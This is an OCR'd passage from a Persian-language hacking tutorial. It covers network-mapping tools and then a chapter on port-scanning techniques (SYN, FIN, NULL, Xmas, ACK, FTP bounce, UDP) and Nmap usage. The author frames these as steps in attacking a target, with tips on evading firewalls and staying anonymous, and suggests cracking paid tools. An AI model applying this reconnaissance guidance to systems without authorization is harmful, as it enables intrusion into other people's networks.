
Windows 2000	128
Digital Unix 4.0 Alpha	60
Unisys x Mainframe	64
Linux 2.2.x Intel 64	64
FTX(UNIX) 3.3STRTUS 64	64
SCO Compaq	64
Netware 4.11 Intel	128
AIX 4.3.X IBM/R6000	60
AIX 4.2.X IBM/R6000	60
Cisco 11.2 7507	60
Cisco 12.0	2514255
IRIX 6.x SGI	60

خوب همانطور که متوجه شدید این کار دقت زیادی ندارد. البته Nmap توصیه من برای شناسایی سیستم عامل و سرویس ها است .

نقشه برداری گرافیکی از شبکه هدف :


خوب حتما میدانید یکی از مراحل حمله به هدف البته یکی از مهمترین مراحل ، شناسایی مقدماتی شبکه هدف می باشد ، البته باز هم خود این مرحله به بخشهای مجزایی تقسیم میشود ، که یکی از این مراحل نقشه برداری از شبکه میباشد ، معمولا این کار در ویندوز با مشکلات بسیاری همراه است چون اکثر قریب به اتفاق افراد فکر میکنند در ویندوز هیچ ابزاری برای این کار به صورت خود کار وجود ندارد !! البته از قدیم برای لینوکس و هم خانواده های آن ابزار معروف **Cheops** وجود داشت ، البته این ابزارها به نظر بنده بیشتر به درد مدیر شبکه میخورد تا یک هکر ، البته در مواقعی که ما هدف مان تعدادی ماشین در یک شبکه خصوصی باشد نیاز مبرم به شناخت شبکه داریم ، خوب برویم سر اصل مطلب ؛ من اینجا ۳ ابزار را به شما معرفی میکنم البته ابزارهای بهتر و ساده تری هم وجود دارد اما من ترجیح میدهم که معروف ها را معرفی کنم تا به درد مدیران شبکه هم بخورد هر سه **$$$$** هستند و باید به فکر شماره سریال و یا کرک آن باشید !!

معرفی ابزار LAN Surveyor :




این برنامه به هم راه دو اسب تروا خیلی معروف (VNC و Timbuktu) همراه است ؛ ما مانده ایم این دو را چرا همراه این است ، البته از نقطه نظر امنیتی نه کاربردی ؛ کار با این ابزار خیلی ساده است ، کافی است شما رنج IP مورد نظر خود را بزنید بعد دکمه OK را فشار دهید خود برنامه کار را آغاز میکند و یک نمایش گرافیکی کامل با تمام جزییات را در اختیار شما قرار میدهد ؛ آخرین نسخه آن نسخه ۹ است که قابلیتهای بسیار زیادی دارد از جمله :قابلیت شناسایی انواع سیستم عامل ها ، قابلیت شناسایی انواع روتر ها و سوییچ ها و شماره نسخه آن ها ، قابلیت شناسایی گره های شبکه ، قابلیت شناسایی چاپگر ها !! و...


در شکل زیر صفحه پیکربندی اولیه را مشاهده میکنید که فقط به جز رنج IP مورد نظر بقیه چیز ها مناسب است و توصیه میکنم تا وارد نشدید به جزییات کار این ابزار آن ها را تغییر ندهید ، از جمله سرعت کار برنامه را !!




خوب اگر بخواهیم درباره این برنامه توضیح بدهم باید یک ۱۰۰ تا یا ۲۰۰ صفحه ای درباره این باید بنویسم ، البته کار با این خیلی ساده است فقط کمی اطلاعات باید درباره اصول شبکه و TCP/IP داشته باشید دو روزه همه ان را یاد میگیرید !!

در زیر چند تصور از نتایج را مشاهده میکنید :









معرفی ابزار LAN Map Shot :


این هم یکی از ابزار های خوب است اما فقط یک مشکل دارد و ان هم فقط با کارت شبکه کار میکند !! مثل بالای است امکانت آن البته کمتر ، به شکل های زیر توجه کنید :



بعضی از نتایج !!

Router Connections in a Switched Network





در آخر هم باید بگویم برنامه ای وجود دارد با نام **SNMPc** وجود دارد که هم از نظر امکانات و هم از نظر دقت بهتر از این دو تا است .

فصل دهم

پویش پورت ها

اهداف :

- **فصل دهم :** پویش پورت ها و نقاط آسیب پذیری.

- انواع شیوه و متد های جستجوی پورت .

- پویش مودبانه Polite Scan .
- پویش مخفیانه TCP SYS Scan .
- پویش به روش نقض اصول پروتکل .

  - TCP FIN SCAN .
  - NULL SCAN .
  - X MAS TREE .

- پویش به روش TCP Ack Scan .
- پویش به روش FTP Bounce Scan .

- پویش پورتهای UDP .
- معرفی و آموزش کامل Nmap .
- معرفی و آموزش Net Scan Tools .
- معرفی و آموزش Super Scan .
- معرفی و آموزش IpEye .
- معرفی و آموزش FScan .

- معرفی و آموزش UDP Domain Scan .

انواع شیوه های جستجوی پورت :

۱- مکانیزم پویش مودبانه و یا اصطلاحا (Polite Scan) :

در این مکانیزم نرم افزار پویشگر پورت یک ارتباط کامل و سه مرحله ای TCP با یک شماره پورت خاص برقرار می نماید. خوب اگر ارتباط وصل شود پس پورت مربوطه باز است. (پس حتما سرویسی وجد داشته که این پورت باز کرده).
چون این عمل کاملا قانونی (از نظر پروتکل TCP) است و یک روال طبیعی دارد احتمال آنکه ماشین هدف دچار اختلال شود وجود ندارد .
البته به دلایلی استفاده از این شیوه احتمال لو رفتن شما بسیار زیاد میشود و زمان زیادی سرف این سه مرحله دست تکانی میشود ،البته نتایج کاملا قابل اطمینان است.
روند کاری به صورت زیر است در بیش از ۹۵% از نرم افزار های پویشگر پورت.

- یک بسته SYN به سمت ماشین هدف فرستاده شده.
- نرم افزار به مدت مشخصی که البته معمولا قابل تنظیم است منتظر جواب SYN-ACK میشود تا برگردد. اگر جواب دریافت شد پس پورت باز بوده در غیر این صورت " احتمالا " نه ۱۰۰% میشود گفت که بسته است این پورت .
- اگر پورت باز باشد مرحله سوم دست تکانی انجام می شود با فرستادن یک بسته ACK .
- خوب حالا چون پورت بازه و ما تا حالا این نرم افزار هر کاری کرده برای ارتباط با آن ماشین بوده ولی ما فقط میخواستیم ببینیم این در بازه یا نه ، نه اینکه به هم وصل شویم پس نرم افزار با فرستادن یک بسته FIN=1 ارتباط پایان میدهد.

۲- پویش مخفیانه (TCP SYN Scan) :

در این مکانیزم یا شیوه دو مرحله از دست تکانی انجام می شود و روش امن تری است نسبت به شیوه قبلی و البته سرعت آن بیشتر است نسبت به شیوه اول دارای مراحل زیر است :

- یک بسته SYS برای هدف میفرستد.
- زمان مشخصی برای جواب صبر می کند تا ببیند بسته SYN-ACK در جواب می آید یا نه .اگر جواب آمد که یعنی پورت باز است.
- با باز گشت جواب (SYN-ACK) نرم افزار سریعا بسته RESET را برای هدف میفرستد و هیچ ارتباطی به وجد نمی آید .

۳- پویش به روش نقض اصول پروتکل TCP .

در دو روش قبلی عمل پویش بر پایه فرستادن یک بسته SYS و انتظار برای دریافت بسته SYN-ACK استوار بود. در این سه روش از بسته های استفاده می شود که در حالت عادی هیچ وقت یک دفعه فرستاده نمی شود.
این روش سه مکانیزم یا شیوه دارد که توضیح میدهم.

۳-۱- TCP FIN Scan :

به طور کلی بسته های TCP FIN برای خاتمه یک ارتباط TCP ارسال می شود .و همان طور که " دوگوله " حکم میکند یک دفعه این بسته را برای شروع ارتباط نمی فرستند .در این شیوه حکم دوگوله را بر عکس کرده و تا بعد به بینیم چه میشود . طبق قواعد پروتکل اگر پورتی باز باشد و این بسته را برایش بفرستیم هیچ جوابی نمی دهد پس ما احتمال زیاد با عدم دریافت جواب پی میبریم پورت باز است اما اگر یک پورت بسته یک همچین بسته ای بفرستیم باید ماشی هدف برای ما جواب RESET بفرستد پس ما پی میبریم این پورت بسته است .

۳-۲- NULL Scan :

این هم یک مکانیزم بر خلاف حکم دوگوله است. این بار برنامه مورد نظر بدون برقراری ارتباط با ماشین هدف یک دفعه برای ماشین هدف یک بسته TCP با شماره پورت مشخص برای یک پورت خاص ارسال می کند. این بسته دارای ویژگی های است که بیتهای SYS و FIN و ACK آن ۱ نیست پس یک بسته بی معنی است با توجه به قوانین پروتکل . وقتی هدف این بسته در پیت ما را میگیرد اگر پورت باز باشد که بسته را حذف میکند اگر پورت بسته باشد یک پاسخ (یک بسته RESET) به ما میدهد. پس ما نتیجه میگیریم اگر جواب در یافت نکردیم پورت باز است اگر دریافت کردیم پورت بسته است.

۳-۳- Xmas Tree :

در این مکانیزم ، که کاملا برعکس بالا است از نظر قوانین پروتکل ما یک بسته TCP برای هدف میفرستیم که فیلد های FIN و URG و PUSH را با ۱ پر کرده ایم این هم از نظر پروتکل البته قوانین آن یک بسته بی معنی است پس پورت باز بسته را حذف میکند و پورت بسته یک جواب RESET به ما میدهد .

یک نکته خیلی مهم :
خوب این روش ها (نقض اصول پروتکل) شاید خیلی جالب باشد اما فقط برای سیستم های غیر ویندوز کارایی دارد چون وقتی برای ویندوز ها از این بسته ها بفرستید در هر حالتی جواب RESET برای ما حواله می کند .

۴- پویش به روش TCP ACK Scan :

این مکانیزم یا شیوه تقریبا شبیه سه مکانیزم بالا است با این تفاوت که یک دفعه یک بسته ACK برای هدف فرستاده میشود (این بسته معمولا در جواب بسته SYS فرستاده می شود) خوب به این ترتیب وقتی ماشین هدف یک دفعه از این نوع بسته دریافت می کند چون هیچ در خواستی نفرستاده بوده که چیزی بخواهد بگیرد سرویس دهنده آن پورت این بسته را حذف میکند که پس با این روش دریافت نکردن جواب احتمالا نتیجه میدهد که پورت باز است اگر پورت بسته باشد یک بسته RESET برای نرم افزار پویش کننده فرستاده می شود و نرم افزار با دریافت این بسته پی میبرد که پورت بسته شده است.

این مکانیزم خوبی است چون می توان با آن از مسیریاب های فیلتر کننده و دیوار آتش عبور کرد ، اما دو مکانیزم TCP SYS Scan و مکانیزم Polite Scan این امکان را ندارند.

۵- پویش به روش FTP bounce Scan :

این از آن روشهای است که شما ناشناس میمانید و این مهم انجام نمی شود مگر با استفاده از قابلیتهای FTP !! در سویس FTP یک سری قابلیت هایی است که به شما امکان میدهد مثلا به جای اینکه از یک سرور مستقیما فایلی دریافت کنید آن را برای یک سرور دیگر بفرستید خوب این کار را برای این انجام میدهند که این دو چون سرعت اینترنت زیادی دارند فیل زود تر بارگیری میشود و بعد شما پیش سرور دومی رفته و فایل خود را روی CD میریزید و بقیه ماجرا .اینه مکانیزم از این اصل استفاده می کند.

در این مکانیزم نرم افزار پویش گر پورت یک ارتباط TCP با سرویس دهنده FTP (این را همین جا بگویم شما باید روی ماشین هدف بدانید این سرویس فعال پورت ۲۱ باز و یا ... تا این شیوه به درستی کار کند) برقرار کرده و از آن ماشین میخواهد با یک پورت مشخص روی ماشین هدف ارتباط برقرار کند (این سرویس دهنده هم می تواند روی ماشین پویشگر پورت باشد هم میتواند در یک جای دیگر از شبکه باشد) خوب اگر ارتباط برقرار نشود و سرویس دهنده FTP به نرمافزار پویش گر پورت اطلاع میدهد پورت بسته است . پس آن پورت روی ماشین قربانی بسته است. اما اگر پورت مربوطه باز باشد ، درآن موقع همیشه یک پاسخ با این مضموم که پورت باز است اما امکان تبادل فایل وجد ندارد داده میشود. خوب باز هم با دریافت این فایل پویشگر میفهمد که پورت باز است .این روش ، روش کاملا مخفیانه ای است چون ماشین هدف با یک ماشین ثالث ارتباط برقرار می کند نه با ما.
در این روش همیشه سعی کنید از سرویس دهنده های FTP وطنی " همیشه " استفاده کنید چون ما از قابلیت ای به نام : File-Forwarding استفاده می کنیم و در اکثر اوقات این قابلیت روی سرورهای وطنی به علت عدم دانش کافی فعال است اما در بیش از ۹۰% اوقات روی سرورهای اروپایی و کانادایی و آمریکایی (شیطان بزرگ!!!!! نه مکزیک و برزیل و...) بلوک شده است.

۶- پویش پورت های udp :

کلا پروتکل udp را بدون اتصال می گویند یعنی شما هیچ کنترل و... روی بسته که حواله میکنید برخلاف tcp ندارید و شاید این بسته در یک خرابه ایی ، گور به گور شود و یا شاید ترتیب دریافت آنها به هم بخورد و...
این پروتکل چون خیلی ساده است پس امکان اجرای شیوه و متدهای کمی را میدهد به ما یکی از این شیوه ها این است که یک بسته udp برای هدف فرستاده میشود اگر پاسخ ICMP Port Unreachable دریافت شود پس به طور یقین ۱۰۰۰۰۰% میشود گفت پورت بسته است در غیر این صورت میشود فرض کرد پورت باز است البته زیاد جدی نمیشود گرفت این را چون شاید بسته نرسیده باشد و یا TTL آن تمام شده باشد و...

همانطور که در این ۶ مکانیزم به شما آموزش دادم نمیشود گفت که کدام مکانیزم بهتر است و شما باید با توجه به شرایط خود که در مرحله قبل پیدا کرده اید تصمیم بگیرید که باید از کدام مکانیزم استفاده کنید. مثلا برای سیستم عامل های لینوکس و هم خانواده های آن گزینه نقض اصول پروتکل بد نیست (این یادم رفته بگم من فکر میکنم روی نسخ جدید این نوع سیستمها این مشکل برطرف شده) و یا اگر از فیلتر شدن بسته ها کلافه شده اید مکانیزم TCP ACK Scan گزینه خوبی است. اگر ناشناس ماندن حکم مرگ زندگی دارد استفاده از مکانیزم FTP bounce Scan و استفاده از یک پرو کسی که خودتان پیکر بندی کرده باشید آن را ته امنیت را برای

شما به ارمغان می آورد . اگر در داخل یک شبکه داخلی هستید مکانیزم Polite Scan جواب های ۱۰۰% درست و قابل اطمینانی را به ما می دهد. اگر مشکل کندی دست رسی به شبکه و نگرانی شناسایی دارید گزینه TCP SYN Scan انتخاب فوق العاده ایی است.

قبل از هر چیز یک مقایسه کوچولو بین نرم افزارهای پویشگر پورت معروف انجام میدهم تا بعد برسی به معرفی آنها:

نام نرم افزار پویش گر	دارا بودن مکانیزم پویش مخفیانه	توانایی پویش پورت های UDP	توانایی پویش پورت های TCP
برای سیستم عمل های UNIX			
Strobe	-	-	Ж
Tcp_Scan	-	-	Ж
Udp_Scan	-	Ж	-
Nmap	Ж	Ж	Ж
Netcat	-	Ж	Ж
برای سیستم عمل های Windows			
NMapWin	Ж	Ж	Ж
Net Scan Tools Pro 200x	-	Ж	Ж
Super Scan	-	-	Ж
NTO Scanner	-	-	Ж
Win Scan	-	-	Ж
Ip Eye	-	-	Ж
WUPS	-	Ж	-
Fscan	-	Ж	Ж


خوب حال به معرفی کارا ترین نرم افزارهای پویشگر پورت و البته کامل ترین می پردازم:

۱- Nmap :

هیچ جای بحثی نیست که این اولی است (تا به حال). تمام ۶ مکانیزم بالا را پشتیبانی می کند البته با دقت بالا .
برای دریافت این برنامه به آدرس زیر مراجعه کنید :

www.insecure.org/nmap

خوب این هم مثل بقیه ابزارها و روال همیشگی اول برای سیستم عامل های کد باز نوشته شد بعد نمونه ویندوز آن هم آمد که خالی از اشکال هم نیست (روی xp های سرویس پک ۱ و ۲ اجرا نمی شود باید حتما بدون سرویس پک باشد ویندوز Xp یا روی NT ها اجرا کنید آن را مثلا ویندوز ۲۰۰۰ ، روی ME و ۹۸ هم اجرا نمی شود البته هنوز وقت نکردم روی Advance SERVER 2003 امتحان کنم ببینم چه میشود جواب) خوب نسخه ویندوز آن ورژن ۱,۳,۱ آخرین آن هست که این شکلی :



این فراموش کردم که بگویم حتما نرم افزار Win Pcap را باید نصب کنید که آخرین نسخه آن ۳ است برای اجرای نسخه ویندوز آن .

نسخه ویندوز آن دارای دو مدل است یک مدل تحت خط فرمان (نسخه هلو) و دیگری دارای یک رابط کاربری گرافیکی است (با نام NMapWin). به نظر من تنها مزیت نسخه گرافیکی آن است که پیکر بندی را برای مبتدی ها ساده میکند البته در پایین پنجره معادل پیکر بندی نسخه خط فرمان را نمایش میدهد و این مزیت اصلی آن است !!
این هم nmap در خط فرمان که این شکلی است :
اول من مدل خط فرمان توضیح میدهم بعد مدل گرافیکی آن را همراه خط فرمان :

```
C:\Program Files\NMapWin\bin>nmap.exe

Nmap V. 3.00 Usage: nmap [Scan Type(s)] [Options] <host or net list>

Some Common Scan Types ('*' options require root privileges)

* -sS TCP SYN stealth port scan (default if privileged (root))
  -sT TCP connect() port scan (default for unprivileged users)

* -sU UDP port scan
  -sP ping scan (Find any reachable machines)

* -sF,-sX,-sN Stealth FIN, Xmas, or Null scan (experts only)
  -sR/-I RPC/Identd scan (use with other scan types)

Some Common Options (none are required, most can be combined):

* -O Use TCP/IP fingerprinting to guess remote operating system
  -p <range> ports to scan.  Example range: '1-1024,1080,6666,31337'
  -F Only scans ports listed in nmap-services
  -v Verbose. Its use is recommended.  Use twice for greater effect.
  -P0 Don't ping hosts (needed to scan www.microsoft.com and others)

* -Ddecoy_host1,decoy2[,...] Hide scan using many decoys
  -T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane> General timing policy
  -n/-R Never do DNS resolution/Always resolve [default: sometimes resolve]
  -oN/-oX/-oG <logfile> Output normal/XML/grepable scan logs to <logfile>
  -iL <inputfile> Get targets from file; Use '-' for stdin

* -S <your_IP>/-e <devicename> Specify source address or network interface
  --interactive Go into interactive mode (then press h for help)
  --win_help Windows-specific features

Example: nmap -v -sS -O www.my.com 192.168.0.0/16 '192.88-90.*.*'

SEE THE MAN PAGE FOR MANY MORE OPTIONS, DESCRIPTIONS, AND EXAMPLES
```

در جدول زیر تمام مکانیزمهای پویش پورت در (nmap) و سویچ های آن در نرم افزار Nmap توضیح داده شده است. اگر می بینید توضیحات کامل نیست به بخش " انواع شیوه های جستجوی پورت " مراجعه کنید.

	ویژگی و مشخصه پورت	سویچ ها (در خط فرمان)	نام مدل اسکن به لاتین
۱	مکانیزم پویش مودبانه !! تمام مراحل پا تکانی ببخشید دست تکانی انجام می شود .	-sT	TCP Connect
۲	مکانیزم پویش مخفیانه !! دو مرحله از سه مرحله دست تکانی ۳ مرحله ایی انجام میشود .	-sS	TCP SYS
۳	به هر پورت یک بسته TCP FIN ارسال میشود. اگر RESET برگردد پورت بسته است، در غیر این صورت احتمالا باز است .	-sF	TCP FIN
۴	به هر پورت یک بسته TCP با بیتهای فعال FIN و URG و PUSH ارسال میشود. اگر RESET برگردد پورت بسته است، در غیر این صورت احتمالا باز است .	-sX	TCP Xmas tree
۵	به هر پورت یک بسته ارسال می شود که در آن هیچ یک از بیتهای کنترلی (مثل ACK و FIN و ...) فعال نیست. اگر RESET برگردد پورت بسته است، در غیر این صورت احتمالا باز است .	-sN	Null
۶	به هر پورت یک بسته TCP ACK ارسال می شود. اگر RESET برگردد پورت بسته است، در غیر این صورت احتمالا باز است .	-sA	TCP ACK
۷	این مکانیزم مشابه SYS ACK است با این تفاوت که فیلد Window Size در بسته TCP استفاده شده است.	-sW	Window
